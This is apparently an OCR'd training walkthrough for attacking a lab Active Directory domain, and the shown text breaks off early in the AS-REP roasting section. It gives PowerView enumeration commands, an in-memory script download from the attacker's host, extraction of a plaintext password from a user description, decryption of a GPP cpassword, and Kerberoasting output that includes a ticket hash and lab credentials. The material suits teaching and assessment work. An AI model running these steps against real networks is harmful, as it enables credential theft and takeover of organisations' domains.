State of Compromised 2018: Active Directory Enumeration & Exploitation Walkthrough

Scenario: You are an assessor that has gained a foothold within an Active Directory environment either with a low privileged domain user account or as NT AUTHORITY\SYSTEM on a domain-joined host.

Contents

I. Active Directory enumeration with PowerView

On your kali machine, open up a separate terminal window. This time we will launch an HTTP Python server which we will use to host the PowerView script to begin enumerating the Active Directory environment.

```
root@kali:~/isc2# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

On the Victim, let's download into memory the PowerView Powershell Script, Remember to substitute your Kali IP in place of "10.10.14.4"

```
PS C:\Windows\system32> IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.4/PowerView.ps1')
```

Alternatively, download the script onto the host directly using a method such as wget and import the module.

Figure 1: Loading PowerView Tool into Memory

```
PS C:\Users\Administrator\Desktop> Import-Module .\PowerView.ps1
```

```
PS C:\Users\Administrator\Desktop> Import-module .\PowerView.ps1
```

Figure 2: Enumerating the Current Domain

```
PS C:\Users\Administrator\Desktop> get-domain


Forest                  : acme.biz
DomainControllers       : {DC01.acme.biz}
Children                : {}
DomainMode              : Windows2008Domain
Parent                  :
PdcRoleOwner            : DC01.acme.biz
RidRoleOwner            : DC01.acme.biz
InfrastructureRoleOwner : DC01.acme.biz
Name                    : acme.biz
```

```
PS C:\Users\Administrator\Desktop> get-domain
```

Figure 3: Querying Group Policy Objects within the Domain

```
PS C:\Users\Administrator\Desktop> get-domaingpo


gpcmachineextensionnames : [{00000000-0000-0000-0000-000000000000}{79F92669-4224-476C-9C5C-6EFB4D87DF4A}][{17D89FEC-5C4
                           4-4972-B12D-241CAEF74509}{79F92669-4224-476C-9C5C-6EFB4D87DF4A}][{827D319E-6EAC-11D2-A4EA-00
                           C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
gpcfunctionalityversion  : 2
instancetype             : 4
whenchanged              : 4/25/2019 9:35:06 AM
name                     : {31B2F340-016D-11D2-945F-00C04FB984F9}
gpcfilesyspath           : \\acme.biz\sysvol\acme.biz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
distinguishedname        : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=acme,DC=biz
showinadvancedviewonly   : True
usncreated               : 5708
dscorepropagationdata    : {4/25/2019 7:38:01 AM, 1/1/1601 12:00:00 AM}
versionnumber            : 21
cn                       : {31B2F340-016D-11D2-945F-00C04FB984F9}
objectguid               : dadcc19d-ebe9-445a-9d39-e22e1ee2df2d
displayname              : Default Domain Policy
whencreated              : 4/24/2019 12:44:55 AM
systemflags              : -1946157056
objectcategory           : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=acme,DC=biz
iscriticalsystemobject   : True
usnchanged               : 150823
flags                    : 0
objectclass              : {top, container, groupPolicyContainer}
```

```
PS C:\Users\Administrator\Desktop> get-domaingpo
```

Figure 4: Querying Information about Organizational Units within the Domain

```
PS C:\Users\Administrator\Desktop> Get-DomainOU


ou                      : Domain Controllers
gplink                  : [LDAP://CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=acme,DC=biz;0]
instancetype            : 4
whenchanged             : 4/24/2019 12:44:56 AM
name                    : Domain Controllers
distinguishedname       : OU=Domain Controllers,DC=acme,DC=biz
showinadvancedviewonly  : False
usncreated              : 5828
dscorepropagationdata   : {4/25/2019 7:38:00 AM, 1/1/1601 12:00:01 AM}
objectguid              : c6194d28-fcf3-421d-91f2-9a9185369c36
whencreated             : 4/24/2019 12:44:56 AM
systemflags             : -1946157056
description             : Default container for domain controllers
objectcategory          : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=acme,DC=biz
iscriticalsystemobject  : True
usnchanged              : 5828
objectclass             : {top, organizationalUnit}

whenchanged           : 4/25/2019 7:38:00 AM
usncreated            : 13321
whencreated           : 4/25/2019 7:38:00 AM
objectcategory        : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=acme,DC=biz
name                  : Acme
ou                    : Acme
description           : Acme Organization
objectguid            : b78f4d8c-0966-4e9b-ae6a-8d498a18836f
distinguishedname     : OU=Acme,DC=acme,DC=biz
objectclass           : {top, organizationalUnit}
dscorepropagationdata : {4/25/2019 7:38:01 AM, 4/25/2019 7:38:01 AM, 4/25/2019 7:38:00 AM, 1/1/1601 12:00:00 AM}
usnchanged            : 13325
instancetype          : 4

whenchanged           : 4/25/2019 7:38:00 AM
usncreated            : 13324
whencreated           : 4/25/2019 7:38:00 AM
objectcategory        : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=acme,DC=biz
name                  : IT
ou                    : IT
description           : Information Technology Personnel
objectguid            : c2145cb9-0404-4633-afa6-d211168dc704
distinguishedname     : OU=IT,OU=Acme,DC=acme,DC=biz
objectclass           : {top, organizationalUnit}
dscorepropagationdata : {4/25/2019 7:38:01 AM, 4/25/2019 7:38:01 AM, 4/25/2019 7:38:01 AM, 4/25/2019 7:38:01 AM...}
usnchanged            : 13328
```

```
PS C:\Users\Administrator\Desktop> get-domainOU
```

Figure 5: Querying the Default Domain Policy, Including the Password Policy

```
PS C:\Users\Administrator\Desktop> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=0; MaximumPasswordAge=-1; MinimumPasswordLength=7; PasswordComplexity=0; Password
                 HistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0; ForceLogoffWhenHourExpire=0; ClearT
                 extPassword=1; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
Version        : @{signature="$CHICAGO$"; Revision=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Path           : \\acme.biz\sysvol\acme.biz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows N
                 T\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

```
PS C:\Users\Administrator\Desktop> get-domainpolicy
```

Figure 6: Querying Available File Shares on the File Server Host

```
PS C:\Users\Administrator\Desktop> get-netshare -ComputerName FILE01

Name                                                Type Remark                        ComputerName
----                                                ---- ------                        ------------
Accounting                                             0                              FILE01
ADMIN$                                        2147483648 Remote Admin                 FILE01
C$                                            2147483648 Default share                FILE01
Department Shares                                      0                              FILE01
IPC$                                          2147483651 Remote IPC                   FILE01
```


```
PS C:\Users\Administrator\Desktop> get-netshare -computername FILE01
```

Figure 7: Querying for Currently Logged in Users

```
PS C:\Users\Administrator\Desktop> Get-NetLoggedon


UserName      : Administrator
LogonDomain   : ACME
AuthDomains   :
LogonServer   : DC01
ComputerName  : localhost

UserName      : DC01$
LogonDomain   : ACME
AuthDomains   :
LogonServer   :
ComputerName  : localhost
```

```
PS C:\Users\Administrator\Desktop> Get-NetLoggedon
```

Figure 8: Enumerate Hosts where the Current User is a Local Administrator




```
PS C:\Users\Administrator\Desktop> Find-LocalAdminAccess
```

Figure 9: Query Detailed Data about All Domain Users and Export to a CSV File (this file is available in the enumeration data folder)

```
PS C:\Users\Administrator\Desktop> Get-DomainUser *  | Select-Object -Property name,samaccountname,description,memberof,
whencreated,pwdlastset,lastlogontimestamp,accountexpires,admincount,userprincipalname,serviceprincipalname,mail,useracco
untcontrol | Export-CSV  .\users.csv
```

```
PS C:\Users\Administrator\Desktop> Get-DomainUser *  -Domain domain.com | Select-Object -
Property
name,samaccountname,description,memberof,whencreated,pwdlastset,lastlogontimestamp,accountexpi
res,admincount,userprincipalname,serviceprincipalname,mail,useraccountcontrol | Export-
CSV  .\users.csv
```

Figure 10: Query Detailed Information about Domain Computers and Export to a CSV File (this file is available in the enumeration data folder)

```
PS C:\Users\Administrator\Desktop> Get-DomainComputer * | Select-Object -Property dnshostname,operatingsystem,operatings
ystemservicepack,lastlogontimestamp |Export-Csv .\computers.csv -NoTypeInformation
```


```
PS C:\Users\Administrator\Desktop> Get-DomainComputer * -Domain domain.com | Select-Object -
Property dnshostname,operatingsystem,operatingsystemservicepack,lastlogontimestamp | Export-
CSV .\computers.csv -NoTypeInformation
```

Figure 11: Query Detailed Information about Web Servers and Export to a CSV File (this file is available in the enumeration data folder)

```
PS C:\Users\Administrator\Desktop> Get-DomainComputer -SPN *web* | select-object -Property description,dnshostname,opera
tingsystem,operatingsystemversion,memberof,lastlogontimestamp | Export-CSV .\webservers.csv -NoTypeInformation
```

```
PS C:\Users\Administrator\Desktop> Get-NetComputer -SPN *web* | select-object -Property
description,dnshostname,operatingsystem,operatingsystemversion,memberof,lastlogontimestamp |
Export-CSV .\webservers.csv -NoTypeInformation
```

Figure 12: Password Policy in Group Policy



II. Querying Password Saved in the User Account Description Field

Figure 13: Querying Domain Users with Information Stored in the Description Field


```
Get-DomainUser * | select-object samaccountname, useraccountcontrol, description | Where-
Object {$_.description -ne $null} | fl
```

Figure 14: Querying Information for the svc_nessus Account

```
PS C:\Users\Administrator\Desktop> Get-DomainUser -Identity svc_nessus


objectsid                     : S-1-5-21-1200192816-3597762085-775510582-1107
samaccounttype                : USER_OBJECT
primarygroupid                : 513
instancetype                  : 4
badpasswordtime               : 12/31/1600 7:00:00 PM
lastlogoff                    : 12/31/1600 7:00:00 PM
whenchanged                   : 4/25/2019 11:55:16 AM
badpwdcount                   : 0
useraccountcontrol            : ENCRYPTED_TEXT_PWD_ALLOWED, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
name                          : svc_nessus
objectclass                   : {top, person, organizationalPerson, user}
logoncount                    : 0
lastlogon                     : 12/31/1600 7:00:00 PM
usncreated                    : 13377
memberof                      : CN=Security Monitoring,CN=Users,DC=acme,DC=biz
dscorepropagationdata         : {4/25/2019 11:50:26 AM, 1/1/1601 12:00:00 AM}
distinguishedname             : CN=svc_nessus,OU=Service Accounts,OU=IT,OU=Acme,DC=acme,DC=biz
msds-supportedencryptiontypes : 0
pwdlastset                    : 4/25/2019 3:59:49 AM
objectguid                    : 6cc2fb14-2f0c-4117-930f-69a373a98435
whencreated                   : 4/25/2019 7:59:49 AM
cn                            : svc_nessus
description                   : DO NOT CHANGE PASSWORD: N3ssu$2010!
samaccountname                : svc_nessus
countrycode                   : 0
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=acme,DC=biz
accountexpires                : 12/31/1600 7:00:00 PM
usnchanged                    : 153607
codepage                      : 0
```

```
PS C:\Users\Administrator\Desktop> Get-DomainUser -Identity svc_nessus
```

Figure 15: GUI View of svc_nessus Account Properties



III. Password in Group Policy Preferences File

Figure 16: Enumerating Group Policy Preferences Policies on the Domain Controller

```
Get-ChildItem -path "\\acme.biz\SYSVOL\acme.biz" -filter *.xml -r
```

Figure 17: Utilizing PowerShell Tool to Retrieve and Decrypt Password from Group Policy Preferences File

```
PS C:\Users\Administrator\Desktop> get-gpppassword


NewName   : [BLANK]
Changed   : {2019-04-24 00:52:03}
Passwords : {Password123}
UserNames : {Administrator (built-in)}
File      : \\ACME.BIZ\SYSVOL\acme.biz\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups
            s.xml
```

```
PS C:\Users\Administrator\Desktop> import-module Get-GPPPassword.ps1
PS C:\Users\Administrator\Desktop> get-gpppassword
```

Figure 18: Reading Contents of Groups.xml File

```
c:\Windows\SYSVOL\domain\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE
\Preferences\Groups>type Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51
E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2
019-04-24 00:52:03" uid="{117827E0-28E9-4FCC-80D7-F1CC10C0BC66}"><Properties act
ion="U" newName="" fullName="" description="" cpassword="VPe/o9YRyz2cksnYRbNeQkS
LQ+0Qx5MLLDtwsR0z74Y" changeLogon="0" noChange="0" neverExpires="1" acctDisabled
="0" subAuthority="RID_ADMIN" userName="Administrator (built-in)"/></User>
</Groups>
```


```
c:\Windows\SYSVOL\domain\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\MACHINE\Preferences\Groups>type Groups.xml
```

Figure 19: Decrypting GPP Password in Linux

```
root@kali-htb:~/Desktop# gpp-decrypt VPe/o9YRyz2cksnYRbNeQkSLQ+0Qx5MLLDtwsR0z74Y
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
Password123
```

```
#:~/ gpp-decrypt VPe/o9YRyz2cksnYRbNeQkSLQ+0Qx5MLLDtwsR0z74Y
```

Figure 20: GPP Setting in Group Policy Management Editor



IV. Kerberoasting Attack

Figure 21: Enumerating Accounts with Service Principal Names Set

```
PS C:\Users\Administrator\Desktop> Get-DomainUser * -spn | select samaccountname,memberof,serviceprincipalname

samaccountname                memberof                                  serviceprincipalname
--------------                --------                                  --------------------
krbtgt                        CN=Denied RODC Password Replication ... kadmin/changepw
sqladmin01                    CN=Domain Admins,CN=Users,DC=acme,DC... mssql/mssqldev:1443
sqladmin03                                                            mssql/mssqlprod:1443
sqladmin02                                                            mssql/mssqlqa:1443
svc_sccm                      CN=Security Monitoring,CN=Users,DC=a... sccm/sccm
svc_splunk                    CN=Security Monitoring,CN=Users,DC=a... splunk/splunk
```

```
PS C:\Users\Administrator\Desktop> Get-DomainUser * -spn | select
samaccountname,memberof,serviceprincipalname
```

Figure 22: Retrieving Kerberos Ticket for Account set with Service Principal Name

```
PS C:\Users\Administrator\Desktop> Get-DomainUser -Identity sqladmin01 | Get-DomainSPNTicket -OutputFormat hashcat


SamAccountName       : sqladmin01
DistinguishedName    : CN=sqladmin01,CN=Users,DC=acme,DC=biz
ServicePrincipalName : mssql/mssqldev:1443
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*sqladmin01$acme.biz$mssql/mssqldev:1443*$0CA6A63ABA1C84AEF56512EAAC86B2DA$7A756FBA7
                       2ED9A9362D6FA1C236E7D0D41E25772BF62A1A5D82E589C6B778CF8FD5A299AB0B955731EFFD71C8F87378E23088AC65
                       D4BAB6FBCCD5FE7A8255F6DB97D5A882C81C81EB0A7014A4F9894535DAE3A30E59ACF003904BFF46B6CCBBAEA1B2622B
                       830ECB65F0CFBAD646300C3404ADA72BB02E301CACDE2019D045C088FE39FA92C5B83D2C3B0208B7A4378AF598D68AC0
                       51E9478D41E390E31627DA25A0784E024690FDD0FE76327BFE6B0B32D476B765C3A0FCDD2557BCC77DBDD73B22379FD6
                       43622D39A5F20F5B26B9D13948E35624C7BC2531034F6A7D2527EAD4484126A0E49B86B2FE3B523A37B3772A8E5BE819
                       ACB99951F7E6C097F05AC80EE1A6F5189FA1F4735B14FC7F0F9C00C42C14E6825ACFAEA6467CA82C92C3BA74185F3F5E
                       5CABF8B17F5D968E0960D6AA965D5230D8C26BBE8D3A60BCF1C36658D4FFE6F610B6159F5A62A609F27C7CBD845296B6
                       8C048F7E51FB98CA9172BCEF3E05C86613C381779A3919DE3906284A32F4B39DF7B289BD768ECE49E3C117F78EC965E8
                       20FFF061B1EA4B9B1A67F7F529C4CB8238C5EED828EE6764B0590024FEA347B26D28B2B98FB8504E469E0250EC568D62
                       CDCA207EA6A9551F74E02B071C238CE08EF9BEDB55F7F5E09A58C988F989A1C5C3C9939455AA65BBDDA66F726200E2E2
                       2B4FC0126C7CA1189B39A9ACF0ECF2926F9FB0EDC1BA83F21945B46D7142A0B14636BEE3DF7430C43981B2E042E03CED
                       E3C3001D030449E8A0B340FC0B1EE53B9019C740AE185E1488C59B52E962B9F70F44A09B603EA7B9A7B8CE4ADCCAD8C0
                       EC6645CAA51576A52AB429BB9FA6A0CBCF65A238FC027D39D4114F56678C46B78A4F2FBC38EA37099A0D668795831ADA
                       13BE10A678F775A3CB591BFC9DB3C59DCC61AEC3ED10331203E90CFF3442FBA12928FB399C95F1AE0E69890247C1B1E1
                       E526DD5C2EC35EF39DA5F97402FA585BC371A676F945102F8810614C011D8CB02F63777B249B314122472CC42A5E9CF5
                       F73A85A9B0E34FB71FB4AE52CE9959086A36784A785B2D3243840AA5B3E0E22FFDCAB3464673779093014E6B18FD4B60
                       78D2A979A0B77191BEC94E2DA66D0616C52FC35FC4E96F4CA5BA41BF2D63366154120C3DF8248443740414F14A12E105
                       3857D630771ED8A9EC5D0B3FCFD482DADAD5E817785AE9442F71DFEE61640E6CB067EEC2985798A106FB47E5CE158B9F
                       A1ACB0CDE52EC65335E61045ED9A1BF388EC174EB7907BB9B05D06808558FE53CC7D2D76D9B228F126C57B700D241648
                       6AEB1F6AF1943B39F469AF33A792E716C5A0CB6CFA991696CF23E612554FBA5603744B4BDCAD90CF37004337AF9B3578
                       A12A75E29DB78B80108C3C2B8A40EAE3B66E2362001AE94FE578D10E36F35465FDC8371532A67CB8BF73B0BD3211646A
                       5656EB47B2D7AA6E61AF0CE435F6302875724D11F329A89A3D79370B79C3A494BE38643D6267B263140F0007B98E2116
                       59F3E08C9976660009BD6C96DDBA950D0D186514E3A3FAE0EA1B5DD
```

```
PS C:\Users\Administrator\Desktop> Get-DomainUser -Identity sqladmin01 | Get-DomainSPNTicket -
OutFormat hashcat
```

Figure 23: Exporting all Kerberos Tickets for Accounts with Service Principal Names set to CSV (this file is in the enumeration data folder)

```
PS C:\Users\Administrator\Desktop> Get-DomainUser * -SPN | Get-DomainSPNTicket -OutputFormat Hashcat | Export-Csv .\tick
et.csv -NoTypeInformation
```

```
PS C:\Users\Administrator\Desktop> Get-DomainUser * -SPN | Get-DomainSPNTicket -OutFormat
hashcat | Export-CSV .\ticket.csv -NoTypeInformation
```

Figure 24: Enumerating Users with Kerberos Preauthentication Not Required

```
PS C:\Users\Administrator\Desktop> Get-DomainUser -PreauthNotRequired


instancetype                  : 4
usnchanged                    : 153609
badpasswordtime               : 12/31/1600 7:00:00 PM
codepage                      : 0
countrycode                   : 0
objectguid                    : 5759d201-7dc7-4381-9c05-4398f4f20ad9
samaccountname                : Pladowithe47
usncreated                    : 13703
displayname                   : Arthur Layman
memberof                      : CN=Security Monitoring,CN=Users,DC=acme,DC=biz
pwdlastset                    : 4/25/2019 4:51:00 AM
objectclass                   : {top, person, organizationalPerson, user}
useraccountcontrol            : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
logoncount                    : 0
dscorepropagationdata         : 1/1/1601 12:00:00 AM
whenchanged                   : 4/25/2019 11:55:50 AM
samaccounttype                : USER_OBJECT
st                            : IN
name                          : Arthur Layman
userprincipalname             : alayman@acme.biz
streetaddress                 : 967 Cessna Drive
lastlogoff                    : 12/31/1600 7:00:00 PM
givenname                     : Arthur
whencreated                   : 4/25/2019 8:51:00 AM
lastlogon                     : 12/31/1600 7:00:00 PM
distinguishedname             : CN=Arthur Layman,OU=Service Accounts,OU=IT,OU=Acme,DC=acme,DC=biz
primarygroupid                : 513
badpwdcount                   : 0
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=acme,DC=biz
cn                            : Arthur Layman
l                             : Fort Wayne
objectsid                     : S-1-5-21-1200192816-3597762085-775510582-1178
msds-supportedencryptiontypes : 0
postalcode                    : 46804
sn                            : Layman
accountexpires                : NEVER
```

PS C:\Users\Administrator\Desktop> Get-DomainUser -PreauthNotRequired


V. ASREPRoast Attack

Figure 25: Using the Rubeus Tool to Retrieve Kerberos Ticket for Account with Kerberos Preauthentication Not Set

```
PS C:\Users\Administrator\Desktop> .\Rubeus.exe asreproast /user:Pladowithe47

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.2.1

